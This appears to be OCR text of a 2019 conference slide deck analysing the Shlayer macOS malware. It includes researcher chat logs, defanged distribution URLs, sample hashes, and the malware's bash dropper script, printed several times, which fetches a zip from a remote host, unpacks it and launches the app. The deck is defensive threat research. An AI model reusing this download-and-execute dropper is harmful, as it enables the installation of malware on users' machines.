Peeling back the "Shlayers" of macOS malware

Objective by the Sea
version 2.0

Erika Noerenberg | Josh Watson
Carbon Black | Trail of Bits

1 June 2019

Who we are

Erika Noerenberg

Senior Threat Researcher,
Carbon Black

@gutterchurl

Josh Watson

Senior Security Engineer,
Trail of Bits

@josh_watson

Agenda

1. How it all started
2. Shlayer Overview and Technical Analysis
3. Reversing Objective-C
4. Objective-C in Binary Ninja
5. Questions & Answers

How it all started

Monday, November 12, 2018

November 12th, 2018

Jimmy Astle 7:31 PM

Was just planning a new beer recipe and surfing a home brewing form. Clicked a link on my Mac and it brought me here:

hxxp://www.regard.world/static/lps/f2J4u4N3/?installer_id=15&affiliate_id=14&postback_params=cid%3Dzrc743c311e6eb11e887a31281edf7e23e7b52174f03554563b1b3223a1cb888220338904a3b380d5a11&channel_id=whiskey-pah-4OqwzOVW

Wants me to install a “flash update”. Deff serving up some good malware

Erika Noerenberg 7:31 PM

Hah awesome! I’ll pull it down :D

Jimmy Astle 7:45 PM

The hole goes deeper....

hxxp://www.dubbeldachs.com/recipes_cpbstout.htm

The actual website is pwnd. That thing gets you to install all the things

Friday, January 4th

Friday, January 4th

Erika Noerenberg 9:27 AM

holy crap @jastle i think this is what that beer site was serving out https://www.sentinelone.com/blog/how-malware-bypass-macos-gatekeeper/

> SentinelOne
>
> **How WindTail and Other Malware Bypass macOS Gatekeeper Settings**
>
> Malware authors know how to easily bypass Gatekeeper, but macOS users continue to believe they are protected by Apple's built-in security technologies. Learn more today!
>
> Jan 3rd

26 replies Last reply 4 months ago

Erika Noerenberg 9:33 AM

replied to a thread: **holy crap @jastle i think this is what that beer site was serving out https://www.sentinelone.com/blog/how-malware-bypas...**

Screen Shot 2019-01-04 at 9.32.32 AM.png

```
#!/bin/bash
tmp_path="$(mktemp /tmp/XXXXXXXXX)"
url="http://www.aww799.com/static/sources/marsupials.zip"
file_name="Installer.app"
curl -f0L "$url" >/dev/null 2>&1 >>$tmp_path
app_dir="$(mktemp -d /tmp/XXXXXXXX)/"
unzip -P "$unzip_password" "$tmp_path" -d "$app_dir" > /dev/null 2>&1
rm -f $tmp_path
open -a "$app_dir$file_name" --args "s" "$session_guid" "$volume_name"
```

Friday, January 4th

```
#!/bin/bash
tmp_path="$(mktemp /tmp/XXXXXXXXX)"
url="http://www.aww799.com/static/sources/marsupials.zip"
file_name="Installer.app"
curl -f0L "$url" >/dev/null 2>&1 >>$tmp_path
app_dir="$(mktemp -d /tmp/XXXXXXXX)/"
unzip -P "$unzip_password" "$tmp_path" -d "$app_dir" > /dev/null 2>&1
rm -f $tmp_path
open -a "$app_dir$file_name" --args "s" "$session_guid" "$volume_name"
```

Monday, January 7th

- Philip Stokes, SentinelOne Researcher -

- Sometimes these fake installers are themselves validly signed applications, but they don't need to be. In this case, the `Player.command` may look like an application icon, but in fact, it's just a plain old bash script that waltzes past Gatekeeper and installs its payload via `curl`:

```
#!/bin/bash
tmp_path="$(mktemp /tmp/XXXXXXXXX)"
url="http://34.225.46.51/static/sources/kittens.zip"
file_name="Installer.app"
curl -f0L "$url" >/dev/null 2>&1 >>$tmp_path
app_dir="$(mktemp -d /tmp/XXXXXXXX)/"
unzip -P "$unzip_password" "$tmp_path" -d "$app_dir" > /dev/null 2>&1
rm -f $tmp_path
open -a "$app_dir$file_name" --args "s" "$session_guid" "$volume_name"
```

Monday, January 7th

Erika Noerenberg 4 months ago


i'm hoping they're not all adware. one was almost identical to the WindTail article so hopefully something more interesting

Monday, January 7th

Greg Foss Jan 7th at 8:15 AM

RE: dubbeldachs[.]com - I wrote some python to emulate visiting this site through proxies and loading the redirects, complete with client-side browser emulation. It turns out this is much deeper than 'flash updates,' and is very specific depending on where you're coming from and what browser + OS you're using. (@enoerenberg, @jastle)


Pasted image at 2019-01-07, 8:15 AM



Greg Foss 4 months ago

My script rotates through various proxies spread across the world, and changes dynamically based upon the response from the server (basically if they catch us loading the site from one IP more than a few times). Also handles dynamic popups and pulls down the payload without infecting the host.

Pasted image at 2019-01-07, 8:16 AM



DubbelIPA?

Friday, February 8th

Erika Noerenberg 6:10 PM

there's been an evolution just since we started tracking the ones from that one site in november (edited)

i guess we can maybe call this shlayer though now since i've dug through tons of samples that are clearly the same and the detected ones all seem to be called shlayer

DubbelIPA?

Friday, February 8th

Erika Noerenberg 6:12 PM

dang, maybe these are not more sophisticated, we just didn't get the sophisticated ones at first 😞 https://www.intego.com/mac-security-blog/osxshlayer-new-mac-malware-comes-out-of-its-shell/

> The Mac Security Blog
>
> **OSX/Shlayer: New Mac Malware Comes out of Its Shell**
>
> Intego malware researchers discovered a new kind of fake Flash Player updater, which uses Shell scripts to decode dropper(s) and infect Macs with malware, identified as OSX/Shlayer.A, OSX/Shlayer.B...
>
> Feb 21st, 2018 (26 kB)

> OSX/Shlayer.A uses two code-signed shell scripts
> OSX/Shlayer.B uses one code-signed shell script and one unsigned Mach-O app
> OSX/Shlayer.C uses one code-signed shell script

damnit

DubbelIPA?

team-dubbelipa – Feb 11th

Erika Noerenberg 6:02 PM

gotta say i'm a little bummed we don't get to use this DubbelIPA name haha


Shlayer Overview and Technical Analysis

What is Shlayer?

- Initially discovered by Intego researchers in January 2018 https://www.intego.com/mac-security-blog/osxshlayer-new-mac-malware-comes-out-of-its-shell/
- Carbon Black researchers discovered and began tracking an ongoing campaign in November of 2018
    - At that time, the family was undetermined
- Saw uptick of infections in February 2019 and dug deeper
- Discovered unique privilege escalation technique not identified in the MITRE ATT&CK framework

Sample Collection

- Developed script to scrape known sites serving Shlayer
- Selenium script automated detection and download of Shlayer samples
- Malware authors got smarter and started putting mitigations in place



Sample Collection

- Developed script to scrape known sites serving Shlayer
- Selenium script automated detection and download of Shlayer samples
- Malware authors got smarter and started putting mitigations in place

```
$ for i in $(ls); do shasum $i -a 256 >> hashes.txt; done; echo ''; echo 'All Samples'; cat hashes
.txt; echo ''; echo 'UNIQUE'; cat hashes.txt | cut -d " " -f 1 | sort -u > unique_hashes.txt; cat
unique_hashes.txt; echo ''; echo "Unique Sample Count: $(cat unique_hashes.txt | wc -l)"; echo ''

All Samples
df67759101e803baf9efc18da9907fe4cda1e088667434ce548e1731d904f4d7  AdobeFlashPlayer.dmg
59c7bb9c0200d4513119c9f52ecbf85ab5462f9fc924a55bf92bdd8ffa864abe  AdobeFlashPlayerInstaller.dmg
ddc9d36bc1641e0084c2eecd35f820692b9a1c8cdd09f1db5cb3cc32e0738e35  AdobeFlashPlayerInstaller.iso
9817a479649a7573d223bc9d563f8bdfbf809aa104e7d78d09251086ea756814  AdobeFlashPlayerInstaller_2.iso
df67759101e803baf9efc18da9907fe4cda1e088667434ce548e1731d904f4d7  AdobeFlashPlayer_2.dmg
6b3c540d03245bfcf5f64195025eaa53332eccd39c47a6d82de339fd218b34bb  MacKeeper.dmg
06b16f5d5cb7fb1646168267fe936b71e891c1b2bab0560c3f3c513d0526ee97  MacKeeper_2.dmg
12610ded5495bb0fd0309a855f398ab955af9d1382a5db53ee6cf88a26479a92  Player.dmg
8ad48b482dcd8d893dd8193acf2436383d9ddf65f55cf2ec47a4e0de3b2c22bf  Player_10.dmg
8ad48b482dcd8d893dd8193acf2436383d9ddf65f55cf2ec47a4e0de3b2c22bf  Player_11.dmg
f639a800f8e68928b6ac613d4aaa1817a1c532fc581b715cc986cd833b11e7da  Player_2.dmg
8ad48b482dcd8d893dd8193acf2436383d9ddf65f55cf2ec47a4e0de3b2c22bf  Player_3.dmg
8ad48b482dcd8d893dd8193acf2436383d9ddf65f55cf2ec47a4e0de3b2c22bf  Player_4.dmg
8ad48b482dcd8d893dd8193acf2436383d9ddf65f55cf2ec47a4e0de3b2c22bf  Player_5.dmg
66650d9eac1fd331991682c9fc6f932cb2c7595a0c16a1ed477ba8a2e6ee58e6  Player_6.dmg
66650d9eac1fd331991682c9fc6f932cb2c7595a0c16a1ed477ba8a2e6ee58e6  Player_7.dmg
8ad48b482dcd8d893dd8193acf2436383d9ddf65f55cf2ec47a4e0de3b2c22bf  Player_8.dmg
8ad48b482dcd8d893dd8193acf2436383d9ddf65f55cf2ec47a4e0de3b2c22bf  Player_9.dmg
d2f52f19a73481d8b7d0906cea8b44490bdc866d6945dc0ae826a56821aba90d  Player_DMG.iso
05900d6bb07d0b80f96cf60f3384db65af7e27663db0fe9f9b09e504743f1fa0  Player_DMG_2.iso
0cf3df14bcff62aaf1320b49f928756d56c8ae3cdc65ffbe4b51cb2cb6f96c66  hashes.txt
7ac5da59868fe308e68d0375395b97a6237b362a4a4073b3288e5b5e5e53919e  mmfx3m1.pkg
b81a3129a8c71ec2a86eb0a102ab946049977b23202e139b90a8a9cfa2e3d8e1  unique_hashes.txt

UNIQUE
05900d6bb07d0b80f96cf60f3384db65af7e27663db0fe9f9b09e504743f1fa0
06b16f5d5cb7fb1646168267fe936b71e891c1b2bab0560c3f3c513d0526ee97
0cf3df14bcff62aaf1320b49f928756d56c8ae3cdc65ffbe4b51cb2cb6f96c66
12610ded5495bb0fd0309a855f398ab955af9d1382a5db53ee6cf88a26479a92
59c7bb9c0200d4513119c9f52ecbf85ab5462f9fc924a55bf92bdd8ffa864abe
66650d9eac1fd331991682c9fc6f932cb2c7595a0c16a1ed477ba8a2e6ee58e6
6b3c540d03245bfcf5f64195025eaa53332eccd39c47a6d82de339fd218b34bb
7ac5da59868fe308e68d0375395b97a6237b362a4a4073b3288e5b5e5e53919e
8ad48b482dcd8d893dd8193acf2436383d9ddf65f55cf2ec47a4e0de3b2c22bf
9817a479649a7573d223bc9d563f8bdfbf809aa104e7d78d09251086ea756814
b81a3129a8c71ec2a86eb0a102ab946049977b23202e139b90a8a9cfa2e3d8e1
d2f52f19a73481d8b7d0906cea8b44490bdc866d6945dc0ae826a56821aba90d
ddc9d36bc1641e0084c2eecd35f820692b9a1c8cdd09f1db5cb3cc32e0738e35
df67759101e803baf9efc18da9907fe4cda1e088667434ce548e1731d904f4d7
f639a800f8e68928b6ac613d4aaa1817a1c532fc581b715cc986cd833b11e7da

Unique Sample Count:       15
```

ParkingCrew.com – We Monet

parkingcrew.net

your-domain.com

- Highest click prices
- Worldwide coverage
- Extensive 2nd tier feed
- High search engine visibility
- Clearly arranged front end
- Powerful search features
- Awesome referrer stats
- Two Factor Authentication
- Adult & blocked domain chec
- Powerful API
- Multiple “for sale” banners


We Monetize Your Domains!

There are dozens of domainparking platforms out there. None of them really impressed us. Having been part of the domain industry for a decade, we built our own platform.

Become part of the domainparking revolution.

Find all you need to know about our service at ParkingCrew.com and


Check out ParkingCrew




Sample Identification and Collection

Mac links are valid!


Sample Identification and Collection



Sample Identification and Collection





Sample Identification and Collection



Sample Identification and Collection

Some samples had bundled cryptomining component





gle adam nadrowski "cyberark"

All News Images Videos Shopping More Settings Tools

About 4 results (0.26 seconds)

Top 25 Nadrowski profiles | LinkedIn

https://www.linkedin.com/pub/dir/+/Nadrowski

View the profiles of professionals named Nadrowski on LinkedIn. There are 162 professionals ... **Adam Nadrowski** ... Current, Red Team Engineer at **CyberArk**.

Top 10 Nadrowski profiles in United States | LinkedIn

https://www.linkedin.com/pub/dir/+/Nadrowski/us-0-United-States

View the profiles of professionals named Nadrowski on LinkedIn. There are 88 professionals ... **Adam Nadrowski** ... Current, Red Team Engineer at **CyberArk**.


Images for adam nadrowski "cyberark"

More images for adam nadrowski "cyberark" Report images

